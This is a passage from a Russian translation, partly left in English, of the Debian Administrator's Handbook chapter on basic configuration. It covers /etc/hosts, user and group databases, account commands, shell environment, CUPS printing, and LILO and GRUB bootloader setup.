Такой файл будет достаточен для маленькой сети, не подсоединеной к Интернету, но с 5-ью машинами и более, рекомендуется установить правильно настроенный DNS сервер.

СОВЕТ В обход DNS

Поскольку приложения, перед тем, как сделать запрос DNS, проверяют файл `/etc/hosts`,

становится возможным включить в данный файл информацию о том, что есть отличия, каким образом DNS запрос будет возвращаться, и поэтому необходимо обойти нормальную DNS-базирующуюся службу разрешения имен.

Это может пригодиться в следующей ситуации: предположим, в установленной системе адрес вэб-сайта некорректно сопоставлен с правильным IP-адресом. При проведении тестирования вэб-сайта это выяснилось. Внесены изменения в DNS записи, но еще до вступления их в силу, уже можно повторно тестировать вэб-сайт (осуществляя DNS запросы "в обход" действующей в настоящий момент службы разрешения имен).

Другое возможное применение - это перенаправление трафика, предназначенного в специфический узел на локальном узле, таким образом предотвращая любое сообщение с данным узлом. Для примера - можно изменить направление трафика таким образом, чтобы они обходили узлы, обслуживающие объявления. Это приведет к большей гибкости, меньшему отвлечению внимания, лучшей навигации.

8.4. Базы данных пользователей и групп

The list of users is usually stored in the `/etc/passwd` file, while the `/etc/shadow` file stores hashed passwords. Both are text files, in a relatively simple format, which can be read and modified with a text editor. Each user is listed there on a line with several fields separated with a colon (“:”).

ЗАМЕТКА Редактирование системных файлов

Все системные файлы, упоминаемые в этой главе, являются текстовыми и могут быть отредактированы с помощью текстового редактора. Так как эти файлы очень важны для функциональности ядра системы, хорошим решением будет принять дополнительные меры предосторожности до начала их редактирования. Во-первых, всегда делайте копию (этих файлов) или резервную копию файловой системы перед открытием или внесением изменений в них. Во вторых, на серверах и машинах, где более чем один человек может потенциально иметь доступ к одинаковым файлам в одно и то же время, необходимо предпринять дополнительные меры для предотвращения повреждения файлов.

Для редактирования важнейших файлов системы достаточно использовать команды `vipw` - внести изменения в файл `/etc/passwd`, или `vigr` - для редактирования файла `/etc/group`. Эти команды блокируют файл и предлагают выбрать текстовый редактор, ранее по умолчанию была программа (`vi` (а в Debian 9.2 программа "vipw" предлагает на выбор 4 программы для редактирования - nano, emacs24, mcedit, vim.tiny), кроме случаев, когда переменная окружения `EDITOR` была изменена). Параметр `-s` в этих командах позволит редактировать соответствующий файл `shadow`.

К ОСНОВАМ Шифрование, односторонняя функция

Команда `crypt` - это односторонняя функция, которая преобразует строку (A) в другую строку (B) таким образом, что A нельзя извлечь из B. Единственный путь, чтобы идентифицировать A - это тестировать все возможные варианты, проверив каждое из них - определяя, будет ли при преобразовании через функцию создано B или нет. Программа использует до 8 символов на входе (строка A) и производит строку из 13-ти, годную для печати, ASCII символы (строка B).

8.4.1. Список пользователей: /etc/passwd

Здесь можно увидеть список полей, что используются в файле /etc/passwd:

- login - имя для входа, например `rhertzog`;
- password - пароль: пароль зашифрован односторонней функцией (**crypt**), опираясь на DES, MD5, SHA-256 или SHA-512. Специальное обозначение “x” показывает, что зашифрованный пароль сохранён в файле /etc/shadow;
- uid: уникальный номер, идентифицирующий каждого пользователя (например номер 1002 присвоен пользователю `rhertzog`);
- gid: уникальный номер главной группы данного пользователя (Debian создает особенную группу для каждого пользователя по умолчанию, например, номер 1002 присвоен группе `rhertzog`, которая является главной для пользователя `rhertzog`);
- GECOS: данные этого заголовка обычно содержат полное имя пользователя (в данном примере - это GECOS, или фамилия-имя-отчество, через запятую);
- login directory - каталог пользователя (совпадает с именем для входа), предназначенный для того, чтобы пользователь хранил свои персональные файлы (переменная окружения \$HOME обычно указывается здесь);
- program to execute upon login - первая программа, выполненная сразу после входа пользователя в систему. Обычно это командный интерпретатор (shell), например "/bin/bash", дающий пользователю возможность управления (в объеме его прав). Если указать специальное значение **/bin/false** (которое ничего не делает и возвращает контроль системе немедленно), то пользователь не сможет войти в систему.

К ОСНОВАМ Группа в Unix-системе

Группа в Unix-системе включает в себя несколько пользователей, которые могут легко обмениваться между собою файлами. Эта группа пользуется системой комплексных разрешений прав доступа (получая выгоду от одинаковых прав). Вы можете также запретить

использование определенных программ для конкретных групп.

8.4.2. Скрытый и Зашифрованный Файл Паролей: /etc/shadow

Файл /etc/shadow содержит следующие поля:

- login - имя входа пользователя в систему;
- зашифрованный пароль;
- несколько полей относятся к окончанию срока действия пароля.

БЕЗОПАСНОСТЬ Файл /etc/shadow относится к безопасности системы

/etc/shadow, unlike its alter-ego, /etc/passwd, cannot be read by regular users. Any hashed password stored in /etc/passwd is readable by anybody; a cracker could try to "break" (or reveal) a password by one of several "brute force" methods which, simply put, guess at commonly used combinations of characters. This attack — called a "dictionary attack" — is no longer possible on systems using /etc/shadow.

ДОКУМЕНТАЦИЯ Формат файлов /etc/passwd, /etc/shadow and /etc/group

Документацию по этим программах расположена в следующих страницах руководства (man) : passwd(5), shadow(5), и group(5).

8.4.3. Изменение существующей учетной записи или пароля

The following commands allow modification of the information stored in specific fields of the user databases: **passwd** permits a regular user to change their password, which in turn, updates the `/etc/shadow` file; **chfn** (CHange Full Name), reserved for the super-user (root), modifies the GECOS field. **chsh** (CHange SHell) allows the user to change their login shell; however, available choices will be limited to those listed in `/etc/shells`; the administrator, on the other hand, is not bound by this restriction and can set the shell to any program of their choosing.

И наконец, команда **chage** (CHange AGE - Изменить возраст) позволит администратору изменить пароль с истекающим сроком действия (Параметр `-l user` покажет настоящие значения). Вы можете также принудительно завершить срок действия пароля для пользователя используя команду **passwd -e user**. В этом случае при следующем входе пользователя в систему ему будет предложено заменить существующий пароль (принудительно, без всяких "хочу" или "не хочу").

8.4.4. Отключение учетной записи

Вам может понадобиться “отключить учетную запись” (заблокировать пользователя), в качестве дисциплинарной меры, для целей расследования, или просто в случае длительного или окончательного отсутствия пользователя. Отключённая учетная запись означает, что пользователь не может войти или получить доступ к машине. Учетная запись остается неизменной на машине и никаких файлов или данных не удаляется, запись просто становится недоступна. Для этого надо применить команду **passwd -l user** (блокировать). Снять блокировку учетной записи можно похожим способом, с параметром **-u** (разблокировать).

УГЛУБЛЯЕМСЯ NSS и база данных системы

Взамен использования обычных файлов, управляющих списком пользователей и групп, вы можете использовать другие типы базы данных, такие как LDAP или **db**, используя соответствующий модуль NSS (Диспетчер службы имен). Используемые модули можно просмотреть в файле `/etc/nsswitch.conf`, в местах расположения `passwd`, `shadow` и `group`. Смотри [Раздел 11.7.3.1, «Configuring NSS»](#) для конкретных примеров использования модулей NSS через LDAP.

8.4.5. Список групп: /etc/group

Группы, существующие в системе, перечислены в файле `/etc/group`, простая текстовая база данных в формате, похожем на тот, что используется в файле `/etc/passwd`, со следующими полями:

- имя группы;
- пароль (необязательно): это поле используется в случаях, если необходимо присоединить кого-то к группе, при этом, не давать ему те же права, как у других членов этой группы (с командами `newgrp` или `sg`, смотри вставку [К ОСНОВАМ Работа с несколькими группами](#));
- `gid`: уникальный идентификационный номер группы;
- список участников (данной группы): перечень имен пользователей, которые являются членами указанной группы, разделенные запятыми.

[К ОСНОВАМ Работа с несколькими группами](#)

Каждый пользователь может быть включён сразу в несколько групп, Одной из них является “главная группа”. Она появляется в момент создания нового пользователя в системе и в дальнейшем считается для него “группой по умолчанию” (главной группой). Каждому файлу, создаваемому пользователю, тут же присваивается та группа, которая является главной для него. Однако не всегда это желательно, например, когда пользователь вынужден работать в каталоге, который является разделяемым с пользователями других групп, отличной от его главной группы. В этом случае, пользователь вынужден временно изменить свою главную группу используя одну из следующих команд: `newgrp`, когда запускается новый командный интерпретатор, или `sg`, которая просто выполняется с использованием предоставленной ей альтернативной группы. Эти команды также позволяют пользователю присоединиться к группе, к которой они не принадлежат. Если группа защищена паролем, необходимо будет ввести пароль до того, как команда будет выполнена.

Другой вариант - пользователь может установить бит `setgid` на каталог, который при вызове файла, созданного в том каталоге автоматически присвоит ему корректную группу. Для больших деталей, смотри вкладку [БЕЗОПАСНОСТЬ Каталог с setgid и sticky bit](#).

Команда `id` отобразит настоящее состояние пользователя, с персональным идентификатором (`uid variable`), действующей главной группой (`gid variable`), и перечень групп, в которые он включен (`groups variable`).

The **addgroup** and **delgroup** commands add or delete a group, respectively. The **groupmod** command modifies a group's information (its gid or identifier). The command **gpasswd group** changes the password for the group, while the **gpasswd -r group** command deletes it.

COBET Команда getent

Команда **getent** (получить записи) проверяет системные базы данных стандартным способом, используя соответствующие библиотечные функции, которые в свою очередь вызывают модули, сконфигурированне в файле `/etc/nsswitch.conf`. Команда принимает один или два аргумента: имя базы данных для проверки, и ключ, по которому будет выполнен поиск. Таким образом, команда **getent passwd rhertzog** предоставит информацию из базы данных, касающуюся пользователя `rhertzog`.

8.5. Создание Учетных Записей

Одним из первых действий, которые необходимо сделать администратору при первоначальной установке системы на машину, является создание учетной записи пользователя. Обычно это делают с командой **adduser**, которая при создании в качестве аргумента использует имя нового пользователя.

Несмотря на то, что команда **adduser** задает несколько вопросов еще до создания учетной записи (login пользователя), тем не менее ее использование остается сказочно простым. Его конфигурационный файл `/etc/adduser.conf` включает все важные настройки: можно настроить автоматически устанавливать квоту для каждого нового пользователя, определив здесь же шаблон для этого, или изменить месторасположение учётных записей пользователей; последнее обычно редко используется, но иногда эта возможность выручит вас в трудных ситуациях, если вы имеете большое количество пользователей и хотите разделить их учётные записи на несколько дисков. А также вы можете задать здесь различные командные интерпретаторы, которые будут использоваться по умолчанию для всех пользователей.

К ОСНОВАМ Квота (выделение объёмов для чего-либо)

Термин “квота” относится к ограничению каких-либо машинных ресурсов, выделенных в распоряжение пользователю. Это понятие часто применяют в отношении распределения емкости дискового пространства.

При создании пользователя, для него создается домашний каталог с заданными (разработчиками) параметрами, которые предусмотрены в шаблонах файлов, расположенных в `/etc/skel/`. То есть для пользователя создаётся как бы заготовка (скелет) стандартного домашнего каталога и файлов настроек, которыми он будет пользоваться.

В некоторых случаях, может быть полезным добавить пользователя в другие группы также (отличные от его "главной" группы, которая создана для него "по умолчанию"). Это иногда необходимо для того, чтобы добавить пользователю ещё какие-то узкоспециализированные права доступа. Например, пользователь, включённый в группу *audio* может получить доступ к аудио-устройствам (или дать пользователю разрешение на работу с видео - *video*) (смотри вкладку [К ОСНОВАМ Права доступа к устройству](#)). Чтобы получить такой результат надо выполнить команду **adduser user group** (команду "adduser пользователь *audio*" выполнить через администратора).

[К ОСНОВАМ Права доступа к устройству](#)

Каждое устройство периферии представлено в Unix-системах как специальный файл, обычно расположенный в каталоге */dev/* (DEV - сокращённое от "device"). Существует два типа специальных файлов, соответствующие реальным устройствам в системе: "символьный тип" ("character mode") и "блочный тип" ("block mode"), с каждым типом файлов можно делать только определённое количество операций. Тогда как символьный тип файла ограничивается интерактивными операциями чтения/записи (обычно выполняется последовательной ввод-вывод символов), блочный тип позволяет также искать, записывать, перемещать данные внутри определённой области устройства (осуществляемое блоками). Наконец, каждому специальному файлу присвоено двузначное число (первая цифра слева - "главный" - "major" и вторая цифра - "меньший из двух, второстепенный" - "minor"), с помощью которых ядро может идентифицировать устройства своим, единственным в своем роде, образом. Файлы каких типов создаются с помощью команды **mknod**, а их название имеет простое символическое название (и более понятное для восприятия людьми, например *"/dev/video0"* - это устройство видео).

Карту прав доступа к файлам специального типа можно увидеть в упомянутом каталоге. Она показывает, какими правами пользователь должен обладать для доступа к самому устройству (к примеру - "crw-rw----+ 1 root video 81, 0 окт 25 05:22 video0", то есть данный файл символьного типа "с" пользователь администратор может читать "r" и записывать в него "w", а члены группы *video* могут выполнять тоже "rw", другие пользователи не могут этого делать "---" -8-ая, 9-ая, 10-ая позиции). Таким образом можно увидеть, что для файла */dev/mixer*, представляющее аудио микшер в системе (диспетчер управления настройками звуковой карты), имеют права доступа на чтение и запись только администратор и члены группы *audio*. И только эти пользователи могут производить операции (настройка и др.) с аудио микшером (буква "w").

It should be noted that the combination of udev and policykit can add additional permissions to allow users physically connected to the console (and not through the network) to access to certain devices.

8.6. Среда окружения (пользователя)

Командные интерпретаторы (или оболочки) могут быть первыми точками соприкосновения пользователя с компьютером, и поэтому они должны быть довольно дружелюбны с ним. Большинство из них используют сценарии инициализации, которые позволяют настроить их поведение (автоматическое завершение, текст приглашения и т.д.).

Стандартная оболочка **bash** использует скрипт инициализации `/etc/bash.bashrc` для "интерактивной" оболочки, и `/etc/profile` для оболочки "учетная запись" ("login") (В этих файлах можно делать настройку bash - для всех пользователей на данном компьютере - "интерактивной" оболочки и оболочки "учетная запись").

К ОСНОВАМ Оболочки "учетная запись" и (не-) интерактивная оболочка

Проще говоря, оболочка учетной записи вызывается сразу, когда вы входите в консоль, любым способом - локально или удаленно через `ssh`, или когда вы запускаете в явной форме команду `bash --login`. Независимо от того есть ли это оболочка учетной записи или нет, оболочка может быть интерактивной (для примера - при выполнении в `xterm`-подобном терминале); или не-интерактивной (когда выполняется сценарий).

ОТКРЫТИЕ Другие оболочки, другие сценарии

Each command interpreter has a specific syntax and its own configuration files. Thus, **zsh** uses `/etc/zshrc` and `/etc/zshenv`; **tcsh** uses `/etc/csh.cshrc`, `/etc/csh.login` and `/etc/csh.logout`. The man pages for these programs document which files they use.

Для **bash**, полезнее активировать "автоматическое завершение" в файле `/etc/bash.bashrc` (простро раскомментируйте несколько строк).

К ОСНОВАМ Автоматическое завершение (автозавершение)

Многие командные интерпретаторы поддерживают функцию завершения, которая позволяет оболочке автоматически завершать частично введенное наименование программы или аргумента, когда пользователь нажимает клавишу **Tab**. Это дает возможность пользователям работать более эффективно и быть менее подверженным ошибкам.

This function is very powerful and flexible. It is possible to configure its behavior according to each command. Thus, the first argument following **apt** will be proposed according to the syntax of this command, even if it does not match any file (in this case, the possible choices are `install`, `remove`, `upgrade`, etc.).

The package `bash-completion` contains completions for most common programs.

К ОСНОВАМ Тильда, короткий путь в ДОМАШНИЙ каталог (HOME)

Тильда часто используется для отображения каталога, который является переменной окружения данного пользователя, `HOME` (это точка монтирования домашнего каталога пользователя в системе, например `/home/rhertzog/`). Командные интерпретаторы, встречая тильду в командной строке или сценарии, автоматически делают замену, например: `~/hello.txt` заменят на `/home/rhertzog/hello.txt`.

Тильда позволяет также получить доступ в домашнюю директорию другого пользователя. Так например, эти две записи являются синонимами: `~rmas/bonjour.txt` и `/home/rmas/bonjour.txt`.

В дополнение к имеющимся общим сценариям, каждый пользователь может создать их собственный сценарий `~/.bashrc` и `~/.bash_profile` для настройки своих оболочек. Наиболее частые изменения касаются добавления псевдонимов (`alias`). После ввода псевдонима оболочка автоматически заменяет его на строку запуска команды, которую вы соотнесли с данным псевдонимом. Это значительно убыстряет запуск команд (включающих в себя длинную последовательность операторов). Для примера, вы можете создать псевдоним `la` для запуска строки команды следующего вида `ls -la | less`; и тогда, как только вы введёте в консоле `la` и нажмете ВВОД, то сразу сможете детально проверить содержимое каталога (вывод будет осуществляться постранично программой `less`).

К ОСНОВАМ Переменные окружения (изменяемые значения в окружающей среде - оболочке)

Переменные среды позволяют сохранить глобальные настройки, чтобы предоставлять их по мере необходимости оболочке или различным другим программам. Они имеют контекстный характер (каждому процессу выделяется необходимый ему набор переменных окружения), и имеют права наследования. Эта последняя характеристика делает возможным объявлять переменные для входа в оболочку учетной записи, которые будут передаваться всем запускаемым, данным пользователем, программам.

Настройка переменных окружения, используемых по умолчанию, является важным элементом конфигурирования оболочки.

Предпочитаемым местом хранения в резерве переменных, характерных для оболочки, является файл /etc/environment. Именно его используют различные программы как вероятный источник информации по переменным при их старте в оболочке (в консоле и без нее).

Переменные, обычно включаемые в этот файл, являются: ORGANIZATION - содержит название компании или организации и HTTP_PROXY - включает наличие и месторасположение HTTP-прокси.

COBET Все оболочки настраиваются одинаково

Пользователи часто хотят настроить свои учетные записи и интерактивные оболочки похожим способом. Чтобы сделать это, они выбирают для интерпретации (или "источник") содержимое файлов ~/.bashrc и ~/.bash_profile. Это можно сделать так же с файлами для всех пользователей (вызывая через текстовый редактор файлы /etc/bash.bashrc и /etc/profile и сохраняя их к себе для редактирования как соответственно файлы ".bashrc" и ".bash_profile").

8.7. Настройка принтера

Printer configuration used to cause a great many headaches for administrators and users alike. These headaches are now mostly a thing of the past, thanks to CUPS, the free print server using the IPP (Internet Printing Protocol).

Debian distributes CUPS divided between several packages. The heart of the system is the scheduler, cupsd, which is in the cups-daemon package. cups-client contains utility programs to interact with the server, cupsd. lpadmin is probably the most important utility, as it is crucial for setting up a printer, but there are also facilities to disable or enable a printer queue, view or delete print jobs and display or set printer options. The CUPS framework is based on the System V printing system, but there is a compatibility package, cups-bsd, allowing use of commands such as **lpr**, **lpq** and **lprm** from the traditional BSD printing system.

СООБЩЕСТВО CUPS

CUPS is a project and a trademark owned and managed by Apple, Inc. Prior to its acquisition by Apple it was known as the Common Unix Printing System.

→ <https://www.cups.org/>

The scheduler manages print jobs and these jobs traverse a filtering system to produce a file that the printer will understand and print. The filtering system is provided by the cups-filters (<https://salsa.debian.org/printing-team/cups-filters>) package in conjunction with printer-driver-* packages. CUPS in combination with cups-filters and printer-driver-* is the basis for the Debian printing system.

Modern printers manufactured and sold within the last ten years are nearly always AirPrint-capable, and CUPS and cups-filters on Debian Buster have everything which is needed to take advantage of this facility on the network. In essence, these printers are IPP printers and an excellent fit for a driverless printing system, reducing the system to CUPS plus cups-filters. A printer-

driver package can be dispensed with, and non-free printing software from vendors like Canon and Brother is no longer required. A USB-connected printer can take advantage of a modern printer with the `ippusbxd` package.

The command **apt install cups** will install CUPS and cups-filters. It will also install the recommended printer-driver-gutenprint to provide a driver for a wide range of printers, but, unless the printer is being operated driverlessly, an alternative printer-driver might be needed for the particular device.

As a package recommended by `cups-daemon`, `cups-browsed` will be on the system and networked print queues, and modern printers can be automatically discovered and set up from their DNS-SD broadcasts (Bonjour). USB printers will have to be set up manually as described in the next paragraph.

The printing system is administered easily through a web interface accessible at the local address `http://localhost:631/`. There you can add and remove USB and network printers and administer most aspects of their behavior. Similar administration tasks can also be carried out via the graphical interface provided by a desktop environment or the **system-config-printer** graphical interface (from the homonym Debian package).

8.8. Настройка Загрузчика

На вашей системе загрузчик скорее всего нормально настроен и полностью работоспособен, но не лишним будет знать и как настроить или установить (переустановить) загрузчик в случае, если он исчезнет из Главной Загрузочной Записи (Master Boot Record). Такое может случиться например после установки другой операционной системы, такой как Windows. Следующая информация поможет вам изменить настройку загрузчика если понадобится (или восстановить).

К ОСНОВАМ Главная загрузочная запись

Главная Загрузочная Запись (The Master Boot Record - MBR) занимает блок размером 512 байт, размещённый вначале первого жёсткого диска (на который устанавливается загрузчик), и это первая программа, которой передаётся управление от BIOS для последующей загрузки нужной операционной системы. В общем, при установке загрузчика в Главную Загрузочную Запись, происходит удаление (перезапись) предыдущего содержания.

8.8.1. Идентификация Дисков

КУЛЬТУРА udev и /dev/

Каталог `/dev/` является домашним для так называемых “специальных” файлов. В нём представлены все имеющиеся в системе периферийные устройства (смотри вкладку [К ОСНОВАМ Права доступа к устройству](#)). Ранее использовался следующий порядок: в этот каталог были включены все специальные файлы, которые могли быть потенциально использованы. Этот подход имел ряд недостатков. Одним из них было ограничение количества устройств, которые могли быть использованы (из-за жёстко прописанного списка имен). Кроме того было не известно, какие специальные файлы фактически пригодились для работы, а какие - нет.

Nowadays, the management of special files is entirely dynamic and matches better the nature of hot-swappable computer devices. The kernel cooperates with `udev` ([Раздел 9.11.3, «Как работает udev»](#)) to create and delete them as needed when the corresponding devices appear and disappear. For this reason, `/dev/` doesn't need to be persistent and is thus a RAM-based filesystem that starts empty and contains only the relevant entries.

Ядро сообщает много информации о любом, вновь добавленном, устройстве и выдаёт пару - старший/младший номер для его идентификации. Совместно с `udevd` создаёт специальный файл с подходящим именем и правами доступа, которые необходимы. Может также создать псевдонимы и выполнить дополнительные действия (такие как инициализация или регистрация задач). Поведение `udevd` определяется большим набором (настраиваемых) правил.

Таким образом, с динамически определяемыми именами вы можете сохранить одинаковое имя для данного устройства, не думая о том, какой физический разъём и последовательность подключения были использованы, а это особенно полезно если вы используете различные USB периферийные устройства. Первый раздел на первом жёстком диске может тогда быть назван `/dev/sda1` для обратной совместимости, или `/dev/root-partition` - если вы так предпочитаете, или даже оба этих названия в одно и то же время. Для этого надо лишь настроить `udevd`, чтобы автоматически создавалась символьическая ссылка.

В давние времена, некоторые модули ядра автоматически подзагружались при вашей попытке получить доступ к соответствующему файлу устройства. Сейчас это уже не так, и периферийные специальные файлы не существуют до тех пор, пока не загружен модуль. Это не создает больших проблем, так как, благодаря автоматическому определению аппаратных средств, большинство модулей загружаются в ядро во время загрузки системы. Но для периферийных устройств, не обнаруживаемых на старте системы, (таких как очень старый диск или PS/2 мышь), это не работает. В этом случае предлагается рассмотреть вариант с добавлением модулей: `floppy`, `psmouse` и `mousedev` в файл `/etc/modules` для принудительной загрузки их во время загрузки системы.

При настройке загрузчик должен выполнить идентификацию различных жёстких дисков и их разделов. Linux использует “блочные” специальные файлы, располагаемые для этих целей в каталоге `/dev/`. Начиная с версии Debian Squeeze, схема присвоения имён специальным файлам, обозначающих жёсткие диски, стала единообразной в ядре Linux, и все жесткие диски (IDE/PATA, SATA, SCSI, USB, IEEE 1394) сейчас представлены как файлы следующего вида `/dev/sd*`.

Каждый раздел представлен в следующем виде: "`sdxX`", где "x" - номер диска, а "X" - номер раздела: для примера, `/dev/sda1` - это первый раздел ($X=1$) на первом диске ($x=a$), и `/dev/sdb3` - это третий раздел ($X=3$) на следующем (втором) диске ($x=b$). Таким образом всегда можно определить, какой раздел какому диску соответствует.

Архитектура ПК (или “i386”, включая его младшего двоюродного брата “amd64”) уже давно подошла к ограничению своих возможностей при использовании формата таблицы разделов типа “MS-DOS”. В соответствии с этой таблицей было позволено разместить на одном жёстком диске только четыре “основных” раздела. Для обхода этого ограничения, один из них можно было создать как “расширенный” раздел, который мог содержать внутри себя дополнительные “вторичные” разделы. Они начинали нумероваться с 5-го раздела. Таким образом второй раздел мог быть `/dev/sda5`, следующий - `/dev/sda6`, и т.д.

Другой недостаток формата таблицы разделов типа “MS-DOS” касается ограничения на размер жёсткого диска - он не должен превышать 2 Терабайта. Это создает реальную проблему в настоящее время в связи с появлением в продаже жёстких дисков большого размера.

Новый формат таблицы разделов, называемый GPT, ослабляет вышеуказанные ограничения на количество разделов на одном диске (он позволяет создать до 128 разделов при использовании стандартных настроек) и увеличивает разрешённый максимальный размер жесткого диска (до 8 зебибайтов или 512×2 (в 64-ой степени) байтов - по IEEE1541, а это более чем 8 биллионов терабайт). Если вы планируете создать много физических разделов на одном диске, то вначале должны убедиться, что создали таблицу разделов в GPT-формате в момент

первоначальной разбивки на разделы диска (то есть это будет ваше первое действие при разделении диска на разделы - сначала создается таблица GPT, а потом разбивается на разделы). Справочно: GPT - это GUID Partition Table - все разделы диска снабжены Глобальными Уникальными Идентификаторами и каждый раздел диска имеет уникальный (даже в рамках мира) идентификатор. GPT разработан компанией Intel.

Не всегда можно быстро вспомнить, какой диск подсоединен к какому SATA контроллеру, или он находится в третьей позиции в цепочке SCSI. Особенно это касается жёстких дисков (которые включают в себя, среди прочих, большинство SATA дисков и внешние диски), подключаемых "горячим способом", поскольку присваиваемые им имена могут изменяться от одной загрузки к другой. К счастью, **udev** создаёт, в дополнение к `/dev/sd*`, ещё и символические ссылки с фиксированными именами, которые вы можете использовать если захотите идентифицировать жесткий диск в явной, недвусмысленной, манере. Эти символические ссылки располагаются в `/dev/disk/by-id`. На машине с двумя жесткими дисками, например, они могут быть найдены следующим образом:

```
mirexpress:/dev/disk/by-id# ls -l
total 0
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-STM3500418AS_9VM3L3KP
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2
lrwxrwxrwx 1 root root 10 23 jul. 08:58 ata-WDC_WD5001AALS-00L3B2
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_STM3500418AS_9V
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9V
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_STM3500418AS_9V
[...]
lrwxrwxrwx 1 root root 9 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-
lrwxrwxrwx 1 root root 10 23 jul. 08:58 scsi-SATA_WDC_WD5001AALS-
[...]
lrwxrwxrwx 1 root root 9 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e2
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e2
lrwxrwxrwx 1 root root 10 23 jul. 16:48 usb-LaCie_iamaKey_3ed00e2
```

```
[...]  
lrwxrwxrwx 1 root root 9 23 jul. 08:58 wwn-0x5000c50015c4842f ->  
lrwxrwxrwx 1 root root 10 23 jul. 08:58 wwn-0x5000c50015c4842f-pa  
[...]  
mirexpress:/dev/disk/by-id#
```

Обратите внимание, что некоторые диски перечислены несколько раз с разными именами (потому что они ведут себя одновременно как ATA-диски и SCSI-диски). Это не затруднит пользователю опознание жёстких дисков. Зная номер модели и серийный номер жесткого диска можно легко по ссылкам определить, каким образом ядро поименовало второстепенные специальные файлы (периферийные).

Примеры файлов конфигурации, приведённые в следующих разделах базируются на следующих исходных данных: одиночный SATA-диск, где на первом разделе установлена старая Windows а второй раздел содержит Debian GNU/Linux.

8.8.2. Настройка LILO

Старейшим загрузчиком системы является *LILO* (LInux LOader) — надёжный, но простой. Он записывает физический адрес рабочего ядра (его местоположение на жёстком диске) в MBR для загрузки, и это объясняет почему, каждый раз после каждого обновления LILO (или изменения его файла настройки), должна быть выполнена следующая команда **lilo**. За свою забывчивость можно расплатиться невозможностью загрузить систему (с того раздела, где были выполнены изменения, но не уведомили LILO об этом). Например, если старое ядро было удалено или перезаписано как новое с тем же именем (например было скомпилировано новое изменённое ядро с тем же именем), а обновление LILO не было выполнено, то при загрузке будет выдана ошибка, что LILO не может найти ядра (в том месте жёсткого диска, где она его ожидала увидеть).

Файл для настройки LILO называется `/etc/lilo.conf`, Ниже приведен пример простого файла для стандартной конфигурации.

Пример 8.4. Файл настройки LILO

```
# The disk on which LILO should be installed.
# By indicating the disk and not a partition.
# you order LILO to be installed on the MBR.
boot=/dev/sda
# the partition that contains Debian
root=/dev/sda2
# the item to be loaded by default
default=Linux

# the most recent kernel image
image=/vmlinuz
label=Linux
initrd=/initrd.img
read-only

# Old kernel (if the newly installed kernel doesn't boot)
image=/vmlinuz.old
label=LinuxOLD
initrd=/initrd.img.old
```

```
read-only
optional

# only for Linux/Windows dual boot
other=/dev/sda1
label=Windows
```

8.8.3. Настройка GRUB 2

Более поздней версией загрузчика (по времени создания программы) является *GRUB* (GRand Unified Bootloader). Теперь нет необходимости вызывать загрузчик после каждого обновления ядра; *GRUB* знает - как читать файловую систему и найти (место) положение ядра на диске самому. Устанавливается программа в MBR на первом диске, для этого надо просто выполнить **grub-install /dev/sda**.

ЗАМЕТКА Обозначение дисков в GRUB

GRUB can only identify hard drives based on information provided by the BIOS. (`hd0`) corresponds to the first disk thus detected, (`hd1`) the second, etc. In most cases, this order corresponds exactly to the usual order of disks under Linux, but problems can occur when you associate SCSI and IDE disks. GRUB used to store the correspondences that it detected in the file `/boot/grub/device.map`. GRUB avoids this problem nowadays by using UUIDs or file system labels when generating `grub.cfg`. However, the device map file is not obsolete yet, since it can be used to override when the current environment is different from the one on boot. If you find errors there (because you know that your BIOS detects drives in a different order), correct them manually and run **grub-install** again. **grub-mkdevicemap** can help creating a `device.map` file from which to start.

Разделы могут иметь особенные имена в GRUB. Когда вы используете “классические” разделы в формате MS-DOS, первый раздел на первом диске имеет метку (`hd0,msdos1`), второй (`hd0,msdos2`), и т.д.

GRUB 2 configuration is stored in `/boot/grub/grub.cfg`, but this file (in Debian) is generated from others. Be careful not to modify it by hand, since such local modifications will be lost the next time **update-grub** is run (which may occur upon update of various packages). The most common modifications of the `/boot/grub/grub.cfg` file (to add command line parameters to the kernel or change the duration that the menu is displayed, for example) are made through the variables in `/etc/default/grub`. To add entries to the menu, you can either create a `/boot/grub/custom.cfg` file or modify the `/etc/grub.d/40_custom` file. For more complex configurations, you can modify other files in `/etc/grub.d`, or add to them; these scripts should return configuration snippets, possibly by making use of external programs. These scripts are the ones that will update the list of kernels to

boot: 10_linux takes into consideration the installed Linux kernels;
20_linux_xen takes into account Xen virtual systems, and 30_os-prober
lists other operating systems (Windows, OS X, Hurd).

8.9. Другие настройки: Синхронизация времени, Журналы, Разделение Доступа...

Многие элементы, перечисленные в данной главе, полезно знать тем, кто хочет освоить все стороны настройки систем GNU/Linux. Однако, они описаны кратко, а за подробной информацией рекомендуется обратиться к документации.

8.9.1. Timezone (Часовой пояс)

К ОСНОВАМ Символические ссылки

Символическая ссылка является указателем на другой файл. Когда вы обращаетесь к ссылке, то открывается тот файл, на который она указывает. При удалении ссылки, сам файл, на который она указывает, не удаляется. Более того, ссылка не имеет своих прав доступа, а получает права доступа (в момент своего создания) как бы "в наследство" от файла, на который она ссылается. Кроме того, ссылка может указывать на любой файл: на каталоги, на специальные файлы (сокеты, именованные каналы, файлы устройств, и т.д.), даже на другие символические ссылки.

Команда `ln -s target link-name` создаст символическую ссылку (параметр "s" - "мягкую"), называемую `link-name`, и указывающую на существующий файл (каталог и т.д., `target` - цель) `target`.

